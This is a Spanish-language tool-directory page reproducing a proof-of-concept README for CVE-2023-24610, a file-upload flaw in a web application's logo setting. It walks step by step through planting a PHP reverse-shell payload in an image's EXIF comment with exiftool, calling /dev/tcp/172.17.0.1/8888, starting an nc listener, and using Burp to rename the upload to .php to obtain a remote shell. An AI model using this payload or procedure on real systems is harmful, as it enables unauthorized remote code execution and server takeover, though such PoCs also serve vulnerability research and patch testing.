
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-24610 — Esto es una prueba de concepto para CVE-2023-24610 | Kitploit

Herramientas/GitHubGitHub/abbisqq/cve-2023-24610
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHubabbisqq/cve-2023-24610

CVE-2023-24610

Esto es una prueba de concepto para CVE-2023-24610

Ver Repositorio
379hace 3 añosAún no revisado
Compartir

CVE-2023-24610

Esto es una prueba de concepto para CVE-2023-24610

Comenzamos creando un archivo políglota usando exiftool: exiftool -Comment="/dev/tcp/172.17.0.1/8888 <&1\''); ?>" avatar.png -o polyglot.php

nosh1

Cambiamos el archivo a png para que pase la verificación del front-end

nosh2

Después, iniciamos un listener de nc en el puerto 8888 para recibir la shell.

nosh3

El siguiente paso es iniciar sesión en la aplicación y hacer clic en configuración

nosh4

En la parte inferior de la página, vemos un área de logo de práctica. Podemos subir un archivo usando el botón de editar en el lado derecho

nosh5

Hacemos clic en editar y luego en examinar, seleccionamos el archivo “.png” que creamos en el primer paso

nosh6

Antes de hacer clic en subir, nos aseguramos de interceptar la solicitud con Burp o algo similar. Hacemos clic en subir y en Burp cambiamos la extensión del archivo de “png” a “php”

nosh7

Desactivamos la interceptación para que nuestro archivo se suba y revisamos el listener de nc que iniciamos antes. Tenemos una shell reversa y la IP apunta a nuestro contenedor de Docker.


nosh8

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





